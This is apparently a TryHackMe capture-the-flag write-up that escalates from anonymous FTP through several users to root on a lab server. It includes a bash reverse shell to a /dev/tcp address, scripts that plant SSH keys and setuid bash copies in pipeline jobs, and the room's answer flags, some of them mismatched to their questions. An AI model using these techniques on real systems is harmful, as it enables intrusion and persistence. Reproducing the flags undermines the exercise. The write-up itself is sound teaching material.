Jr.Pen 13.6. Jump

You've discovered a misconfigured internal automation pipeline running on a Linux server. The system processes recon scripts, development backups, monitoring jobs, and deployment tasks across multiple users. Each stage of the pipeline relies too heavily on the previous one. By abusing these trust boundaries, you must move laterally through the system. Your objective is to escalate from anonymous access all the way through:

`recon_user → dev_user → monitor_user → ops_user → root`

Target Information:

root@ip-10-112-110-214:~# nmap -p- 10.112.184.209

Only FTP and SSH are exposed.

Service Enumeration:

To gather additional information we perform service and version detection.

root@ip-10-112-110-214:~# nmap -sC -sV 10.112.184.209

```
root@ip-10-112-110-214:~# nmap -sC -sV 10.112.184.209
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-03 04:26 UTC
Nmap scan report for ip-10-112-184-209.eu-central-1.compute.internal (10.112.184.209)
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 115      123          4096 Apr 30 06:00 incoming [NSE: writeable]
|_drwxr-xr-x    4 115      123          4096 Jun 09 08:22 pub
```

One finding immediately stands out: Anonymous FTP Login Allowed

incoming/ → world writable
pub/ → readable

FTP Enumeration: Connecting anonymously: ftp 10.48.139.20

Directory listing:

incoming
pub

Inside the FTP share we discovered: README.txt

```
root@ip-10-112-110-214:~# ftp 10.112.184.209
Connected to 10.112.184.209.
220 (vsFTPd 3.0.5)
Name (10.112.184.209:root): recon_user
331 Please specify the password.
```


Answer the questions below

> What is the flag found in the recon_user's home directory?

THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}

```
wget -q https://raw.githubusercontent.com/brightio/penelope/refs/heads/main/penelope.py && python3 penelope.py
```

With this command downloaded the standalone multi-handler reverse shell script `penelope.py` from GitHub in quiet mode and immediately executes it using Python 3. It acts as an upgraded listener/replacement for tools like `nc` (Netcat) or `rlwrap`, automatically upgrading basic Linux and Windows reverse shell connections into fully interactive, stable TTY sessions



Using the `ls` command to find `flag.txt`.

> What is the flag found in the dev_user's home directory?


THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}

https://github.com/DominicBreuker/pspy/releases downloaded lastes pyps

```
root@ip-10-113-83-114:~# cd Download
bash: cd: Download: No such file or directory
root@ip-10-113-83-114:~# cd Downloads
root@ip-10-113-83-114:~/Downloads# ls
pspy64
root@ip-10-113-83-114:~/Downloads# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Run wget http://10.113.83.114:8000/pspy64

Then gave permission chmod +x pspy64 then run ./pspy64 in recon_user account



Created ssh-keygen keys in dev_rsa.pub direction

ssh-keygen -f dev-rsa -C “Jump-dev”

```
mkdir -p  /home/dev_user/.ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIGsUzaFcSEOMSXc3/TFedHL3z1m6+LK3g7tIM0bejAw Jump-dev" >> /home/dev_user/.ssh/authorized_keys
chmod 700 /home/dev_user/.ssh
chmod 600 /home/dev_user/.ssh/authorized_keys

touch /tmp/Iamdev
```

run pipelipe again

```
recon_user@tryhackme-2404:~$ ls /home/dev_user/
flag.txt
recon_user@tryhackme-2404:~$ cat /home/dev_user/flag.txt
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
```

> What is the flag found in the ops_user’s home directory?

THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}

```
dev_user@tryhackme-2404:~$ ls -la /usr/local/bin/healthcheck
-rwxr-xr-x 1 monitor_user monitor_user 98 Apr 29 10:35 /usr/local/bin/healthcheck
dev_user@tryhackme-2404:~$ cat /etc/sys
sysctl.conf  sysctl.d/    sysstat/     systemd/
dev_user@tryhackme-2404:~$ cat /etc/systemd/system
system/           system-generators/ system.conf
dev_user@tryhackme-2404:~$ cat /etc/systemd/system/healthcheck.service
[Unit]
Description=System Health Check
```

A reverse shell script was created:

bash -i >& /dev/tcp/10.113.83.114/4444 0>&1

After waiting for the automated processing pipeline to execute the file, I received a reverse shell.

```
mkdir -p  /home/monitor_user/.ssh
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIGsUzaFcSEOMSXc3/TFedHL3z1m6+LK3g7tI>
chmod 700 /home/monitor_user/.ssh
chmod 600 /home/monitor_user/.ssh/authorized_keys

cp /bin/bash /tmp/monitorbash
chmod 4755 /tmp/monitorbash
/usr/bin/ps "$@"
```

run the command ssh -i dev_rsa monitor_user@$ip

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
flag.txt
$ cat flag.txt
THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}
```

> What is the flag found in the monitor_user's home directory?

THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}

Shell Stabilization: python3 -c 'import pty; pty.spawn("/bin/bash")'

Enumerating Trust Relationships: find / -type f -group monitor_user 2>/dev/null

monitor_user@tryhackme-2404: ~$ nano /opt/app/deploy_helper.sh

```
  GNU nano 7.2                    /opt/app/deploy_helper.sh
#!/bin/bash
echo "[+] Deploy helper running"
echo "[+] Syncing application files"
sleep 2

mkdir -p /home/ops_user/.ssh
<26iPSS7FOlPFA Jump-dev" >> /home/ops_user/.ssh/authorized_keys
chmod 700 /home/ops_user/.ssh
chmod 600 /home/ops_user/.ssh/authorized_keys

cp /bin/bash /tmp/opsbash
chmod 4755 /tmp/opsbash
```

from root to connect ftp server: ssh -i dev_rsa ops_user@$ip

then run the command $ python3 -c 'import pty; pty.spawn("/bin/bash")'

```
ops_user@tryhackme-2404:~$ ls
flag.txt
ops_user@tryhackme-2404:~$ cat flag.txt
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}
ops_user@tryhackme-2404:~$
```

> What is the flag found in the root user's home directory?

THM{2b8e6c4a-1d55-4f90-a3c7-5e9d1b7f6a22}

run the command

ops_user@tryhackme-2404: ~$ sudo -u root less /root/flag

```
ops_user@tryhackme-2404:~$ cat flag.txt
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}
ops_user@tryhackme-2404:~$ sudo -u root less /root/flag.txt
```

```
THM{2b8e6c4a-1d55-4f90-a3c7-5e9d1b7f6a22}
/root/flag.txt (END)
```